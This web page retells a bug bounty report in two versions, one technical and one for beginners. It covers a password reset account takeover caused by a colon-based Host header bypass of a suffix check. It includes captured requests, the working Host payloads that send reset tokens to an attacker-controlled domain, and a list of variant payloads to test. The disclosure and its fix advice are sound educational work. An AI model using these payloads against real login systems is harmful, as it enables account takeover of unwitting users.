Interesting Story of an Account Takeover Vulnerability
The password reset endpoint built the reset link from the Host header without proper validation, allowing an attacker to inject a domain via a colon. An attacker could send a reset request for a victim's email and receive the reset token at their own server, leading to account takeover.

I hope you’re all doing well! Today, I want to share a fascinating account takeover vulnerability that I recently discovered .
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Deepanshu (@golu_369), a security researcher from India, was invited to a private bug bounty program on hackerone.com. The program was four years old and its scope was very limited. The scope was very limited; he went straight to the Forgot Password functionality of the company's main website. The reset flow ran on a Keycloak-style login endpoint (/auth/realms/.../login-actions/reset-credentials) on login.redacted.com, which takes an email address and sends a password reset link to that address.

The feature normally works like this: the user submits their email, the server generates a reset token and emails a link containing that token back to the address on file. Whoever holds the link can set a new password. The security of the whole flow therefore rests on the token only ever reaching the legitimate mailbox owner.
Setup
The captured requests show Burp Collaborator and an email address he controlled ([redacted]). The precondition for the attack is that the victim's email address is known to the attacker, since the reset request is submitted with the victim's email in the username parameter.
Finding it
He went straight to the Forgot Password form, entered his email and intercepted the request in Burp. The captured request looked like this:
POST /auth/realms/Redacted/login-actions/reset-credentials?session_code=AbcdiQqKwDBsJcdIjZpAFW3&client_id=account&tab_id=Abcdii7y9i3qwXs HTTP/1.1Host: login.redacted.comCookie: AUTH_SESSION_ID=fc59cdd34026abcd; KC_RESTART=AbcdiSldUIiiaXNFsAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencodedContent-Length: 34Origin: https://login.redcated.comReferer: https://login.redacted.com/auth/realms/redacted/login-actions/reset-credentials?client_id=account&tab_id=Abcdi3qwXsUpgrade-Insecure-Requests: 1Sec-Fetch-Dest: documentSec-Fetch-Mode: navigateSec-Fetch-Site: same-originSec-Fetch-User: ?1Te: trailersConnection: closeusername=testemail%40gmail.com
The interesting part is the Host header and the username body parameter: the server builds the reset link from the request's host and appends the token to it. That is the classic shape of a host header injection, so the first idea was to point the host at a Collaborator domain and see whether the reset email would carry the attacker's host.
Exploitation
Step 1: put the Collaborator URL in the Host header
He sent the request and nothing happened: the reset email did not use the injected host. He then tried additional headers such as X-forwarded-host and many more, and none of them worked either.

Step 2: work out the validation rule
After multiple attempts he found that adding anything to the Host header does not work unless the value ends with login.company.com. His first payload had the Collaborator URL at the end, which is why it was rejected. The server was validating the suffix of the host, not the whole value.
Step 3: put the Collaborator URL at the start
Host: burpcollaboratorUrl.com.login.redacted.com
This passed the suffix check. The reset email arrived, and the link inside it looked like this:
https://abc.burpcollaborator.login.redacted.com/auth/realms/login-actions/action-token?key=ey....
The Collaborator URL was reflected into the reset link together with the token, but the server had stripped the .com from the Collaborator host and appended the company domain after it. The result is an unknown host: a victim clicking the link sees a "site can't be reached" error, and the attacker's Burp Collaborator server never receives the request, so the token never leaks.

For the attack to work, the reset link would have to look like this, with the Collaborator domain intact and the token attached:
https://abc.burpcollaborator.com/auth/realms/login-actions/action-token?key=ey....
Step 4: append a colon to the Host header
At last he tried appending a colon to the host value:
Host: burpcollaboratorurl.com:login.redacted.com
The final request looked like this:
This time the bypass worked and the server sent the link the way he wanted it.

Step 5: capture the token
The Collaborator URL in the reset link now worked and had the token attached to it. Clicking the link executed the Collaborator and produced HTTP pingbacks.


With the reset token captured, he was able to take over the victim account completely.
Root cause
The reset link is built from the value of the Host header rather than from a fixed, configured base URL. The application tried to defend against this by requiring the host to end with login.company.com, but that check is a suffix match, so any host that ends with the trusted domain passes. The report does not include the company's internal explanation of why the colon worked; it only says the internal team provided one.
Impact
An attacker who knows a victim's email address can request a password reset for that account with a crafted Host header, receive the reset token on a server they control, and use it to take over the account. The link has to resolve to a working host so the Collaborator receives the request with the token.
Fix
The company fixed the issue within a week and awarded a bounty. The report does not describe the specific change made. The general fix is to build reset links from a fixed, configured base URL instead of the request's Host header, and to reject any host that is not an exact match for the expected value rather than one that merely ends with it.
Variants to test
- Suffix validation bypass with a colon. Send
Host: attacker.example:target.exampleon any password reset or email verification endpoint. A positive result is a reset email whose link points atattacker.examplewith the token attached. - Prefix placement. Send
Host: attacker.example.target.examplewhere the server validates the suffix. A positive result is the attacker host reflected in the link, though the server may strip the TLD as it did here, so check the exact link before assuming success. - Other host-derived headers. Try
X-forwarded-host,X-Forwarded-Server,Forwardedand similar headers where theHostheader itself is rejected. A positive result is any of them appearing in the generated link. - Absolute URL in the request line. Send
POST https://attacker.example/auth/... HTTP/1.1with a validHostheader. A positive result is the absolute URL being used to build the reset link. - Multiple Host headers or a trailing dot. Send two
Hostheaders, orHost: target.example.with a trailing dot, and check whether the generated link changes. A positive result is a link pointing anywhere other than the legitimate domain.
What happened, in plain words
A security researcher named Deepanshu (@golu_369) found a way to take over other people's accounts on a company website. The trick was in the "Forgot Password" feature, the button you click when you cannot remember your password and want the site to email you a link so you can set a new one.
Normally that link is safe: it goes only to your own email inbox, and only you can click it. Deepanshu found that by changing the Host header he could make the reset link point at a server he controlled. Once he had the token from the link, he could take over the victim account.
The company fixed the problem within a week and paid him a bounty (a reward for finding the bug). This article walks through exactly what he did, step by step, explaining every term along the way.
The background: what a bug bounty is, and what was in scope
A bug bounty program is an arrangement where a company says: "If you find a security problem in our systems and tell us privately, we will pay you a reward." It is like a shop offering a reward for returning a lost wallet, except here the "wallet" is a weakness in their website and the reward is money. Programs often run on platforms such as HackerOne, a website where companies list their programs and researchers submit their findings.
Deepanshu was invited to a private program, meaning it was not open to the public; only selected researchers could take part. The program was four years old and its scope was very limited. Scope means the list of things a researcher is allowed to test. If you test something outside the scope, the company will not pay you and may consider it an attack. The scope was very limited; he went straight to the Forgot Password function of the company's main website.
The password reset ran on a login page at login.redacted.com. The word redacted means the real company name has been removed to protect them. The path in the request, /auth/realms/.../login-actions/reset-credentials, is the address on the server that handles password resets. You do not need to know Keycloak to follow this; just know it is the machinery behind the login page.
How a password reset normally works
When you click "Forgot Password" and type your email address, here is what happens behind the scenes:
- Your browser sends your email address to the website's server.
- The server checks whether an account exists for that email.
- If it does, the server creates a reset token: a long, random string of characters that is effectively a one-time key. It is like a temporary key to a locker that only works once and only for one locker.
- The server emails you a link that contains that token.
- When you click the link, the site reads the token, confirms it is valid, and lets you set a new password.
The whole security of this flow rests on one idea: the token must reach only the real owner's mailbox. If anyone else gets the token, they can set a new password and take over the account. That is exactly what Deepanshu set out to do.
What he needed to start
The captured requests show he used the following:
- A web browser.
- Burp Suite, a tool that sits between your browser and the website and lets you see and change every request before it is sent. Think of it as a mail intercept service: you can open a letter, read it, change a word, and send it on its way.
- Burp Collaborator, a feature of Burp Suite that gives you a unique, throwaway web address (a domain) that you control. Any time something on the internet tries to visit that address, Burp records it. It is like putting a motion sensor on a door nobody else knows about: if the door opens, you know someone walked through it.
- An email address he controlled, shown in the captured requests as
[redacted].
One important precondition: the attacker must already know the victim's email address, because the reset request is submitted with the victim's email in a field called username.
Step 1: capture the normal request
He opened the Forgot Password form, typed his email, and used Burp to pause the request before it left his browser. The captured request looked like this:
POST /auth/realms/Redacted/login-actions/reset-credentials?session_code=AbcdiQqKwDBsJcdIjZpAFW3&client_id=account&tab_id=Abcdii7y9i3qwXs HTTP/1.1Host: login.redacted.comCookie: AUTH_SESSION_ID=fc59cdd34026abcd; KC_RESTART=AbcdiSldUIiiaXNFsAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencodedContent-Length: 34Origin: https://login.redcated.comReferer: https://login.redacted.com/auth/realms/redacted/login-actions/reset-credentials?client_id=account&tab_id=Abcdi3qwXsUpgrade-Insecure-Requests: 1Sec-Fetch-Dest: documentSec-Fetch-Mode: navigateSec-Fetch-Site: same-originSec-Fetch-User: ?1Te: trailersConnection: closeusername=testemail%40gmail.com
Let us go through this line by line, in plain words.
POST /auth/realms/Redacted/login-actions/reset-credentials?...is the request line.POSTis the type of request: it means "I am sending data to you." The path after it is the address on the server that handles password resets. The part after the?is the query string, a set of extra values attached to the address.session_code,client_idandtab_idare internal identifiers the site uses to keep track of this particular reset attempt.Host: login.redacted.comis the Host header. This is the single most important line in the whole story. A header is a small labelled piece of information attached to a request, like the label on a parcel. TheHostheader tells the server which website name the browser was trying to reach. Because one server can host many websites, the server uses this value to know which one you want. Crucially, many applications also use this value when they build links, such as the link in a reset email.Cookie: ...is the Cookie header. A cookie is a small piece of data a website stores in your browser and that your browser sends back on every request, so the site can recognise you. Think of it as a wristband you get at an event: you show it at the door and staff know you already checked in. The values here are session identifiers.Accept,Accept-Language,Accept-Encodingtell the server what kinds of content and languages the browser can handle.Content-Type: application/x-www-form-urlencodedsays the body of the request is formatted as a simple list ofname=valuepairs, the same format as a query string.Content-Length: 34says the body is 34 bytes long.OriginandReferertell the server which page the request came from. These are used for security checks in browsers.Upgrade-Insecure-Requests,Sec-Fetch-*,Te,Connectionare browser housekeeping headers.username=testemail%40gmail.comis the body of the request. This is the actual data being submitted: the email address.%40is how an@sign is written when it cannot appear literally in a URL-style format;%40decodes to@.
The key observation: the server builds the reset link from the request's Host header and appends the token to it. That is the classic shape of a host header injection. In plain terms: if the server trusts whatever you put in the Host header, and you can put your own domain there, then the reset link will point at your domain, and the token will come to you.
Step 2: first attempt, put the Collaborator URL in the Host header
His first idea was the obvious one: replace the host with his Collaborator domain.
This line says: "pretend the website is called login.redacted.com.BurpcollaboratorUrl.com." He hoped the server would build the reset link using that name, so the link would point at his Collaborator server.
He sent the request and nothing happened. The reset email did not use the injected host. He then tried adding other headers such as X-forwarded-host and many more, and none of them worked either. X-forwarded-host is a header that proxy servers (middleboxes between you and the website) sometimes add to record the original host; some applications read it instead of Host. It did not help here.
Step 3: work out the rule the server was enforcing
After multiple attempts he worked out the rule: adding anything to the Host header does not work unless the value ends with login.company.com. His first payload had the Collaborator URL at the end, which is why it was rejected. The server was checking the suffix of the host, not the whole value.
A suffix is the ending of a string. If the rule is "must end with login.company.com", then login.company.com passes, and so does anything.login.company.com, because both end with the trusted text. The check is like a bouncer who only looks at the last word of your name on the guest list: if your name ends with the right word, you get in, even if the rest of the name is wrong.
Step 4: put the Collaborator URL at the start
So he flipped it around and put the Collaborator URL at the beginning:
Host: burpcollaboratorUrl.com.login.redacted.com
This value ends with login.redacted.com, so it passes the suffix check. The reset email arrived, and the link inside it looked like this:
https://abc.burpcollaborator.login.redacted.com/auth/realms/login-actions/action-token?key=ey....
Let us read this link. https:// is the protocol (the secure web). abc.burpcollaborator.login.redacted.com is the host name in the link. The path /auth/realms/login-actions/action-token is the page that processes the token. ?key=ey.... is the query string carrying the token itself; ey.... is the start of the token, shortened here.
The Collaborator URL was reflected into the reset link together with the token, but look closely: the server had stripped the .com from the Collaborator host and appended the company domain after it. So instead of abc.burpcollaborator.com, the link pointed at abc.burpcollaborator.login.redacted.com. That is an unknown host: a name that does not exist on the internet. A victim clicking the link sees a "site can't be reached" error, and the attacker's Burp Collaborator server never receives the request, so the token never leaks.
For the attack to work, the reset link would have to look like this, with the Collaborator domain intact and the token attached:
https://abc.burpcollaborator.com/auth/realms/login-actions/action-token?key=ey....
Compare the two links. In the working version, the host is abc.burpcollaborator.com and the token is in the query string. In the broken version, the host has extra text glued on the end, so it does not resolve to the attacker's server.
Step 5: append a colon to the Host header
At last he tried appending a colon to the host value:
Host: burpcollaboratorurl.com:login.redacted.com
A colon (:) is the character normally used to separate a host name from a port number, the number that identifies which service on a server to talk to. For example, example.com:443 means "the web service on example.com." The colon is a special character in web addresses, and different pieces of software can interpret it differently. That difference is what he was exploiting.
The final request looked like this:
Line by line, the differences from the first request are:
- The query string is shorter:
?session_code=Jabcde. The other parameters are gone, but the server still accepts the request. Host: abcd.burpcollaborator.com:login.redacted.comis the new payload. It ends withlogin.redacted.com, so it passes the suffix check. But the part before the colon isabcd.burpcollaborator.com, which is the attacker's Collaborator domain.- The
Cookieheader contains different session values, plus a_gacookie, which is a Google Analytics tracking cookie. These are incidental; they do not affect the attack. - The
User-Agentheader identifies the browser as Firefox on Windows. Again, incidental. - The rest of the headers are the same housekeeping as before.
- The body is still
username=testemail%40gmail.com.
He sent the request and it worked. This time the bypass succeeded and the server sent the link the way he wanted it.
Step 6: capture the token
The Collaborator URL in the reset link now worked and had the token attached to it. Clicking the link executed the Collaborator and produced HTTP pingbacks. A pingback is simply a request arriving at your server: proof that something on the internet visited your address. In this case, the "something" was the victim clicking the reset link, and the request carried the token in its query string.
With the reset token captured, he was able to take over the victim account completely. In plain terms: he now had the one-time key that lets someone set a new password.
Why the colon worked
The reset link is built from the value of the Host header rather than from a fixed, configured base URL. The application tried to defend against this by requiring the host to end with login.company.com, but that check is a suffix match, so any host that ends with the trusted domain passes. The report does not include the company's internal explanation of why the colon worked; it only says the internal team provided one.

What the impact was
An attacker who knows a victim's email address can request a password reset for that account with a crafted Host header, receive the reset token on a server they control, and use it to take over the account. The link has to resolve to a working host so the Collaborator receives the request with the token.
How it was fixed
The company fixed the issue within a week and awarded a bounty.

The report does not describe the specific change made. The general fix is to build reset links from a fixed, configured base URL instead of the request's Host header, and to reject any host that is not an exact match for the expected value rather than one that merely ends with it. In everyday terms: stop asking the visitor what the website is called, and use the name you wrote down yourself.
Other places to look for the same bug
These are variations worth testing on any password reset or email verification endpoint. A positive result means the generated link points somewhere it should not.
- Suffix validation bypass with a colon. Send
Host: attacker.example:target.exampleon any password reset or email verification endpoint. A positive result is a reset email whose link points atattacker.examplewith the token attached. - Prefix placement. Send
Host: attacker.example.target.examplewhere the server validates the suffix. A positive result is the attacker host reflected in the link, though the server may strip the top-level domain (the.compart) as it did here, so check the exact link before assuming success. - Other host-derived headers. Try
X-forwarded-host,X-Forwarded-Server,Forwardedand similar headers where theHostheader itself is rejected. A positive result is any of them appearing in the generated link. - Absolute URL in the request line. Send
POST https://attacker.example/auth/... HTTP/1.1with a validHostheader. A positive result is the absolute URL being used to build the reset link. - Multiple Host headers or a trailing dot. Send two
Hostheaders, orHost: target.example.with a trailing dot, and check whether the generated link changes. A positive result is a link pointing anywhere other than the legitimate domain.
Glossary
- Account takeover: a situation where an attacker gains full control of someone else's account, usually by obtaining their password or a password reset token.
- API: an interface that lets one piece of software talk to another; here, the login server's endpoints that the browser calls.
- Body: the part of an HTTP request that carries the actual data being submitted, such as a form field.
- Bug bounty program: a scheme where a company pays researchers for privately reporting security problems.
- Burp Collaborator: a Burp Suite feature that gives you a unique domain and records any requests that reach it.
- Burp Suite: a tool that intercepts, displays and lets you modify HTTP requests between your browser and a website.
- Colon: the
:character, normally used to separate a host name from a port number. - Cookie: a small piece of data a website stores in your browser and that your browser sends back on each request, used to recognise you.
- Domain: a name on the internet, such as
example.com. - Header: a labelled piece of information attached to an HTTP request or response, like
HostorCookie. - HackerOne: a platform where companies list bug bounty programs and researchers submit findings.
- Host header: the header that tells a server which website name the browser was trying to reach.
- Host header injection: a vulnerability where an application trusts the
Hostheader and uses it to build links or make decisions, letting an attacker redirect those links. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP pingback: a request that arrives at your server, proving that something on the internet visited your address.
- Keycloak: an open-source login and identity management system used by many companies.
- Password reset token: a long random string emailed to a user that lets them set a new password; whoever holds it can reset the password.
- Port number: a number that identifies which service on a server to talk to, written after a colon.
- POST: an HTTP request type used to send data to a server.
- Private program: a bug bounty program open only to selected researchers.
- Query string: the part of a URL after the
?, carrying extra name=value pairs. - Redacted: removed or replaced to protect the real name or value.
- Request line: the first line of an HTTP request, containing the method, path and query string.
- Scope: the list of systems a researcher is allowed to test.
- Session: a period during which a website remembers who you are, usually tracked with a cookie.
- Suffix: the ending of a string; a suffix check only looks at the end.
- Token: a piece of data that proves identity or grants access, such as a reset token or session token.
- Top-level domain (TLD): the last part of a domain name, such as
.com. - Unknown host: a host name that does not exist on the internet, so a browser cannot connect to it.
- X-forwarded-host: a header some proxies add to record the original host; some applications read it instead of
Host.



